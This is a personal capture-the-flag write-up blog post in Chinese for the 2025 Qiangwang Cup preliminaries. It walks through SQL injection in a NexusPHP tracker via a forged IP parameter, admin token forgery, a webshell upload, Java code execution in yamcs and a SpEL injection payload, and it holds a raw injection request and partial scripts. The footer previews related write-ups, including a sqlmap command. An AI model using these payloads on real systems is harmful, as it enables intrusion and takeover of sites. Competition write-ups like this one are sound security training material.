第九届“强网杯”全国网络安全挑战赛初赛 2025 个人题解 Writeup
第九届“强网杯”全国网络安全挑战赛初赛 2025 个人题解 Writeup
PTer

/openresty/sites/app.conf,可能就是题目所说的安全更新 ?
那我们重点关注/announce.php
IP这里是可控的,可以伪造IP,直接拼接会造成sql注入

可以sql注入,但是密码加盐了
获取一个种子文件的info_hash
1 | import hashlib |
nexusPHP对客户端类型有要求,禁止一些客户端进行连接,通过peer_id和User-Agent来识别客户端
不知道为什么,我这里sql注入无法稳定出现,需要多次发包
sql注入手注数据包(yakit)
1 | GET /announce.php?passkey=0ef547977bb67b8fdf34dbba8ac28efa&info_hash=%2C%AA%6A%5F%52%27%BE%A7%6B%BE%4A%B8%8A%2D%A4%B5%CD%6B%7C%1F&peer_id=-UT2000-121466780701&port=3881&downloaded=0&uploaded=0&left=0&ipx=15.{{int(1-2)}}.3.5&event=stopped HTTP/1.1 |
我手注一晚上的成果
1 | #passhash |
密码加盐了,但是我们可以直接注入获取auth_key来生成token
通过注入获取admin用户的auth_key生成c_secure_pass
分析一下token的生成逻辑

模仿这里的代码写一个php小脚本来生成token
1 | <?php |
登录到后台
修改网站设置,开启附件上传功能,添加php到文件上传白名单,同时修改附件保存位置到public,以便上传的webshell可以被我们访问
分析attachement.php

发现会上传文件到$savepath,这个变量是我们可以设置的附件保存位置,并且虽然对文件进行了重命名,但文件名是可以预测的,$filename是当前YmdHis拼接$filemd5


模拟php的md5_file()函数获取文件的md5哈希,或者用cyberchef
1 | import hashlib |
getshell
yamcs
没啥好说的

Algorithms可以执行java代码,通过抛出报错外带flag
1 | try { |
bbjv

似乎将user.home修改为/tmp就能获取到flag了
Properties类实现了Map接口,我们可以尝试Map的方法:
payload
1 | /check?rule=%23%7B%23systemProperties%5B%27user.home%27%5D+%3D+%27%2Ftmp%27%7D |
忘记发了💦💦💦
本博客所有文章除特别声明外,均采用 CC BY-NC-SA 4.0 许可协议。转载请注明来源 Rusty_Blog!
相关推荐
2025-06-07
2025 D^3CTF个人web方向wp题解
2025 D^3CTF个人web方向wp题解d3invitation信息搜集题目容器显示有一个minio存储桶,一开始先测试了Minio的未授权信息泄露CVE,无果,遂继续抓包分析,并将static/js/tools.js丢给AI分析了一下,发现总共就三个接口:/api/genSTSCreds,/api/getObject,/api/putObject /api/genSTSCreds 接口可以获取STS凭证 12345678910111213POST /api/genSTSCreds HTTP/1.1Host: 34.150.83.54:31668Content-Length: 26Accept-Language: zh-CN,zh;q=0.9User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36Content-Type: application/jsonAccept:...

2025-10-13
羊城杯2025个人web方向wp题解
羊城杯2025个人web方向wp题解ezsignin二血 /register和/login存在sql注入 1234567891011121314151617sqlmap.py -r .\sqlm2.txt --technique B --ignore-code 401 --risk 3 --level 5 --sql-shellPOST /login HTTP/1.1Host: 45.40.247.139:26273User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36Accept-Encoding: gzip, deflateCache-Control: max-age=0Origin: http://45.40.247.139:26273Content-Type: application/x-www-form-urlencodedAccept:...

2025-09-23
WMCTF 2025 Writeup
WMCTF 2025 个人题解25th WEBguess参考文章:https://xz.aliyun.com/news/17384 这里我直接给出我的payload,使用randcrack一把梭 123456789101112131415161718192021222324252627282930313233343536373839404142434445464748495051525354555657585960616263646566676869707172737475import requestsfrom randcrack import RandCrack# 目标URL(根据实际目标修改)base_url = "http://********:****" # 替换为目标URL#替换为你自己的服务器地址lhost="****"lport=****# 初始化RandCrackrc = RandCrack()# 收集624个随机数通过注册用户(Mersenne Twister需要624个32位值来预测)for i in...

2025-08-30
LilCTF 2025 Writeup
LilCTF 2025 Writeup by Team Volcania_Rusty个人解出的题目 完整WP见https://bili33.top/posts/LilCTF2025-Writeup/ WebEkko Note数据库关系如下 通过这里的注释,可以猜到题目大概与random伪随机有关系,如果拿到seed,就可以预测random生成的随机值 1234# 欸我艹这两行代码测试用的忘记删了,欸算了都发布了,我们都在用力地活着,跟我的下班说去吧。# 反正整个程序没有一个地方用到random库。应该没有什么问题。import randomrandom.seed(SERVER_START_TIME) 题目提到的 RCE 相关代码 [email protected]('/execute_command', methods=['GET', 'POST'])@login_requireddef execute_command(): result =...